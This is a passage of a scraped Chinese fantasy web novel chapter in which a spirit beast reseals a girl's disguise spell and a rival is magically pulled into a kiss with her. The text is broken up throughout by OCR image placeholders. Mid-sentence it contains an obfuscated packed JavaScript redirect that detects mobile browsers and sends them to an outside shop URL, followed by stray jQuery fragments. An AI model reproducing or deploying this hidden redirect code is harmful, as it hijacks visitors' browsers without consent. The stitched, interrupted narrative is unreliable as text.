楼玥安心躺下阖上眼。
玄八落在楼玥身旁,望着好不容易消停下来的人,难得生出一丝迟疑。
“你若后悔,现在还来得及。这一步踏出去再无回头路,你的未来会全然改变。”
楼玥睁眼看它,好笑道:“刚还说我,现在婆妈的是谁啊?”
她伸手,纤细的五指在蔚蓝天空下舒展:“玄八,我相信命运掌握在自己手中,我的心在告诉我,往前走,别回头。”
玄八沉默,少顷,冷冷开口:“煽什么情,闭眼,别再动。”
楼玥弯起唇角:“遵命,玄大人!”
玄八吸了口气,张开嘴,半颗内丹缓缓浮出来。那内丹缺了一半但依旧光芒四射七彩缤纷。
几乎是同一瞬,楼玥身体也涌出七彩流光,与那半颗内丹遥遥相映。
她看不见玄八在做什么,只觉额头突然发热,浑身血液都沸腾起来,与此相悖的是,意识变得昏沉模糊。
就在彻底失去意识的瞬间,她肌肤表面缓缓显露出繁密的太阳形金纹,由眉心正中的太阳印记发散,遍布她身体各处,连发丝都包裹在内。
玄八浮起,前爪合十,沉声一喝:“无相,开!”
刹那间,楼玥身上的金纹猛地一亮,如蝉翼一般脱离她身体,轻飘飘悬在上空。
脱离金纹的楼玥,身形悄然发生变化,五官轮廓改变不大,唇色却愈发嫣红欲滴,微起的喉结消隐化作流畅的脖颈线,延至锁骨。
原本平坦的衣襟,此刻被撑出饱满的弧度,随着呼吸轻轻起伏,微敞的领口,露出几分细腻的软白,整个人俨然从矜贵俊朗的少年变成明丽耀眼的少女。
玄八对此毫不意外,它取出一滴心头血,注入剥离的金纹里,下一刻,金纹剧烈震颤,位于核心处的太阳印记里缓缓析出半颗七彩内丹。
甫一出现,两颗内丹便互相吸引,急切想合二为一,玄八阻止内丹融合,它淡淡望向那半颗离体十八载的内丹,垂下眼——
“咔嚓!”
析出的半颗内丹在另外半颗的牵引下,寸寸碎裂,丹内蕴藏的磅礴灵力潮水般涌向金纹……
于楼玥,她这一步跨出无法再回头,于它,亦是如此。
无相秘法,乃上古禁术,能掩盖身形变成另一副样子,任凭修为通天也堪不破,若被施术者不自知,便是连本人也察觉不了。
而与此相对,被施术者对外界灵力的感知和吸收也会极度压缩。
想要恢复感知,拿回内丹解开无相秘法即可,只一旦解开,楼玥女身秘密暴露,届时将引来所有人的觊觎。
这是道无解题,它唯一能做的就是在解开秘法后,竭力延缓那一天的到来。尽管代价是它永远失去半颗内丹,修为难以再进。
玄八瞥了眼楼玥恬静的睡颜,想到另一张相似的面容,它无声叹息,大抵,这辈子遇到她们母女二人,是它命中注定的劫数吧……
金纹在浩瀚灵力的注入下发出夺目刺眼的光芒,随着那半颗内丹完全化为飞灰,金纹骤然暴动起来,似是想挣脱束缚,破空而去。
四周的法阵倏地亮起,数道金线如灵蛇窜出,将逃窜的金纹牢牢缠住,又有几道探出,将楼玥的身体拉向半空,来自水底、水面、大地、业火藤、樟銮树的五色灵光汇聚,齐齐冲向金纹,硬生生将它往楼玥体内压去。
金纹再难抵抗,只得缓缓归位,重新隐入楼玥身体里。接下来,只要静等金纹与楼玥彻底相融。玄八趴下,对外界轰隆的雷声视而不见,默默守着楼玥。
此时,玄都上空,银色天雷如虬龙探爪狠狠劈落,触到笼罩整个玄都的结界时被阻挡在外,化作漫天乱舞的电光。
玄天都与玄地城的人,皆抬头望天,纷纷猜测是不是城内有人突破没及时赶去渡劫地。
玄天都最高处,高耸入云的塔廊下,立着位墨袍老者,满头白发垂落不见半分龙钟老态。
“家主。”
同样须发皆白的老仆从从拐角走出,声若洪钟:“玥少爷带着三爷的玉牌已到玄地城,需要派人接上来吗?”
“不必。”楼莫头也未回,将手里一方漆黑的方块掷过去,“仲岩,将此物放进雀云生不起眼的角落。”
楼仲岩稳稳接住,眼里闪过了然的笑意:“家主终究还是决定将它给玥少爷了。”
“谁说给她的!”楼莫一声断喝,盖过外头的雷鸣。
楼仲岩跟他七十载,岂会不知他口是心非的性子,也明白管理个偌大的世家其中的艰辛与权衡。
“是仲岩失言。”他躬身告饶,嘴角挂着笑,“我这就去雀云生。”
结界外的雷电仍在劈,听得人生厌,楼莫白眉竖起,冷哼一声,挥袖间,一道强悍的灵力直冲天际,只听“轰隆”巨响,那聚在结界上空的雷电被径直拍散。
天地间重归寂静。
外界的变化,丝毫未影响到玄八,更未影响到在融合的楼玥。
日落又升,玄八强撑着灵力透支和内丹的反噬,不肯陷入龟息状态,直到楼玥变回少年身形,融合仅余最后的收尾时,它才再撑不住,寒冰转瞬将它包裹。
而就在玄八冰封后没一会儿,结界内突然产生灵力波动。
“哗啦——”破水声打破宁静。
萧让尘甫现身,法阵里沉寂的金线骤然苏醒,“唰”缠上他四肢与腰腹。
萧让尘面色一沉,他借助青霖的能力从城外遁入这片聚灵之地,可没料到这里会有法阵,而看似纤细的金线,蕴含的灵力竟远超他如今能抗衡的极限。
萧让尘飞速扫过四周寻找办法,余光瞥见空中的楼玥,不等他反应,金线猛地收紧,带着不容抗拒的力道将他往上拽去!
视野里,那素来乖张恣意的脸猛然放大——
下一秒,唇上传来柔软的触感。萧让尘浑身一僵,漆黑的眸里全是震惊,连呼吸都停滞。
他用力后撤,可缠在身上的金线像是有灵智,非但不许他后退,反越收越紧,几乎要将他整个人都揉进楼玥身体里。
“楼玥!”萧让尘低吼,试图唤醒她。
唇齿动作间,柔软陷入他口中。
萧让尘再次僵硬,他不敢有任何动作,但哪怕他
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17025015|194362||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
不动,异样的温热也时刻彰显着存在感,他甚至能尝到那唇上残留的、淡淡的春华果味道。
萧让尘喉结滚动,猛地阖眼,用力偏过头去。
两人唇瓣碾过彼此的脸颊,落在空处。
萧让尘莫名松了口气,紧绷的脊背微微发颤,还未缓和,灼热的气息灌进右耳。
楼玥的唇瓣微启,在他耳畔,将触未触。
萧让尘此生从未和谁靠这么近,更别说还是个男人……
时间变得格外难熬,仿佛过了一年之久,又似乎仅是片刻。
束缚他的金线力道陡然减弱,连同法阵的光芒也渐渐淡去,萧让尘几乎是立刻挣脱,落回地面。
站定后,他抬手重重抹过唇瓣,指背触到唇角,动作顿了顿,又下意识蹭了蹭发烫的右耳。
他没有看楼玥,只攥紧了拳,抬脚就往外走。
“萧让尘?”
身后传来几分迷糊的声调,萧让尘脚步滞住。
楼玥望着下方熟悉的背影,混沌的神智回笼。
“你怎么会在这!”
“你怎么进来的?”
“你什么时候来的?!”
楼玥惊惶三连问,她没料到居然真的凭空冒出个人,还是她最讨厌的龙傲天。
最后一道金线消散,楼玥足尖一点落在地面,她一把抱起被寒冰包裹的玄八,清冽的嗓音里满是警惕与怀疑:“你对玄八做了什么?”
萧让尘眼尾下压,缓缓转过身,望向楼玥怀里的玄八,语气没半分暖意:“你难道看不出它是灵力透支陷入的龟息?我一个灵脉受损的废人,能让它如此?你未免,也太高看我。”
论对这个世界隐含设定的了解,楼玥作为外来者的确不如萧让尘,听到说玄八这样是龟息,她稍稍安定。虽不喜欢萧让尘,她却也知道他是个敢做敢当的人。
不过……他干嘛火气这么大?按他冷淡的性子,不是直接丢下句‘不是我’就完事,现在不仅解释还说自己是废人……这太不像他了吧?
就在楼玥心里直犯嘀咕时,萧让尘的视线也缓缓落在她身上。
巧得很,楼玥身上的孔雀绿锦袍,颜色和三年前他第一次见她时一样。
她的头发总不像别的男子束起,仅用华丽的簪子松松别在耳后,衬着似笑非笑的桃花眼,在人堆里莫名扎眼,让见过她的人再忘不掉。
但就好比遥挂天际的骄阳,只不管不顾地照进别人眼底,却从无人能在骄阳上留下丝毫痕迹。
萧让尘想,他之于她,大抵就是个不愿扯上关系的卑贱平民,他们之间纵不是敌人,也断不可能是朋友。
“你什么时候来的?有没有发生什么异常?”
萧让尘嗓音沉而简洁:“刚到,没有。”
“那就好……”
“现在,我能走了?”没等楼玥回答,萧让尘径直转身,大步离去。
楼玥站在原地,望着那挺拔的背影,觉得有点奇怪。
目光扫到萧让尘右耳上的荆棘扣和耳尖不正常的红晕,这种奇怪的感觉更甚了。直至翌日清晨……